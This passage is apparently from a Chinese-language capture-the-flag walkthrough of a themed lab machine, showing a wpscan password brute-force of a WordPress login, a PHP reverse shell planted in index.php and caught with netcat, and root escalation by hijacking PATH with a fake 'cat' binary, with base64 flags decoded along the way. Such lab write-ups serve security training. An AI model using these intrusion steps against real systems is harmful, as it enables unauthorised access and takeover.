
然后我尝试使用wpscan爆破

使用第一个密码表，果然爆出了密码




http://192.168.2.147/blog/wp-login.php

然后通过WordPress用户名mother_of_dragons和密码RhaegalDrogonViserion访问



在user里面发现flag



VGhhaWxhbmQgRmxhZzogNmFkNzk2NWQxZTA1Y2E5OGIzZWZjNzZkYmY5ZmQ3MzM=

解密

```
root@kali ~
  echo VGhhaWxhbmQgRmxhZzogNmFkNzk2NWQxZTA1Y2E5OGIzZWZjNzZkYmY5ZmQ3MzM= | base64 -d
Thailand Flag: 6ad7965d1e05ca98b3efc76dbf9fd733
root@kali ~
```


Thailand Flag: 6ad7965d1e05ca98b3efc76dbf9fd733

进入了wordpress，必须反弹shell

在editor将反弹shell种在index.php中

Shell用卡里自带的就行

```
root@kali ~
  locate php-reverse-shell
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
root@kali ~
  gedit /usr/share/webshells/php/php-reverse-shell.php
```




```
root@kali ~
  nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.147] 46910
Linux arch 4.8.8-1-ARCH #1 SMP PREEMPT Tue Nov 15 08:25:24 CET 2016 x86_64 GNU/Linux
 07:05:36 up  3:44,  0 users,  load average: 0.00, 0.00, 0.05
USER     TTY      LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(http) gid=33(http) groups=33(http)
sh: cannot set terminal process group (362): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ 'import pty;pty.spawn("/bin/bash")'
'import pty;pty.spawn("/bin/bash")'
sh: import pty;pty.spawn("/bin/bash"): No such file or directory
sh-4.4$
```


1 查看信息，发现linux版本是基于Arch Linux的，这意味着Web内容由/ srv / http文件夹提供

```
sh-4.4$ ls -al
ls -al
total 57
drwxr-xr-x  17 root root  4096 Nov  7  2016 .
drwxr-xr-x  17 root root  4096 Nov  7  2016 ..
lrwxrwxrwx   1 root root     7 Sep 30  2015 bin -> usr/bin
drwxr-xr-x   4 root root  1024 Nov 16  2016 boot
drwxr-xr-x  18 root root  2980 Jun 15  2018 dev
drwxr-xr-x  51 root root  4096 Jan  2  2017 etc
drwxr-xr-x   3 root root  4096 Nov 16  2016 home
lrwxrwxrwx   1 root root     7 Sep 30  2015 lib -> usr/lib
lrwxrwxrwx   1 root root     7 Sep 30  2015 lib64 -> usr/lib
drwx------   2 root root 16384 Dec  5  2013 lost+found
drwxr-xr-x   2 root root  4096 May 31  2013 mnt
drwxr-xr-x   2 root root  4096 May 31  2013 opt
dr-xr-xr-x 149 root root     0 Jun 15  2018 proc
drwxr-x---   7 root root  4096 Jun 15  2018 root
drwxr-xr-x  19 root root   600 Jun 15  2018 run
lrwxrwxrwx   1 root root     7 Sep 30  2015 sbin -> usr/bin
drwxr-xr-x   4 root root  4096 May 31  2013 srv
dr-xr-xr-x  13 root root     0 Jun 15  2018 sys
drwxrwxrwt   2 root root    40 Jun 15  2018 tmp
drwxr-xr-x   8 root root  4096 Nov  7  2016 usr
drwxr-xr-x  12 root root  4096 Nov  7  2016 var
```

```
sh-4.4$ cat /etc/os-release
cat /etc/os-release
NAME="Arch Linux"
ID=arch
PRETTY_NAME="Arch Linux"
ANSI_COLOR="0;36"
HOME_URL="https://www.archlinux.org/"
SUPPORT_URL="https://bbs.archlinux.org/"
BUG_REPORT_URL="https://bugs.archlinux.org/"
```





```
查看名为reward_flag.txt的文件，拿到flag:
TW9uZ29saWEgRmxhZzogNmI0OWMxM2NjY2Q5MTk0MGYwOWQ3OWUxNDIxMDgzOTQ=
```




解密：

Mongolia Flag:

6b49c13cccd91940f09d79e142108394base64



查看其它文件，发现一个winterfell_messenger程序，但需要root权限




执行以下命令将cat添加到PATH

```
sh-4.4$ cd /tmp
sh-4.4$ touch cat
```


```
sh-4.4$ echo "/usr/bin/bash" > cat
sh-4.4$ chmod a+x cat
sh-4.4$ export PATH=/tmp:$PATH
sh-4.4$ cd /srv/http
sh-4.4$ ./winterfell_messenger
```

执行后会生成一个root权限的shell




查看文件，找到最后一个flag:

```
cd /root
ls -al
total 352
drwxr-x---  7 root root   4096 Jun 15  2018 .
drwxr-xr-x 17 root root   4096 Nov  7  2016 ..
-rw-------  1 root root    288 Jan  2  2017 .bash_history
drwx------  3 root root   4096 Dec  5  2013 .cache
drwx------  3 root root   4096 Dec  5  2013 .config
-rw-r-----  1 root root   3044 Nov 17  2016 .flag.txt
-rw-------  1 root root     28 Nov 21  2016 .lesshst
drwxr-xr-x  3 root root   4096 Dec  5  2013 .local
-rw-------  1 root root      0 Dec  5  2016 .mysql_history
drwx------  2 root root   4096 Nov 17  2016 .ssh
-rw-------  1 root root    416 Nov 16  2016 dead.letter
-rwxr-----  1 root root    862 Dec  5  2016 fix_wp.sh
drwxr-xr-x  8 root root   4096 Nov  7  2016 portspoof
-r--r-----  1 root root 309858 Dec  5  2016 wp_backup.sql
cat .flag.txt
```



解密：

```
U29tYWxpYSBGbGFnOiA0YTY0YTU3NWJlODBmOGZmYWIyNmIwNmE5NThiY2YzNA ==
```




```
Somalia Flag:
4a64a575be80f8ffab26b06a958bcf34
```

Gameover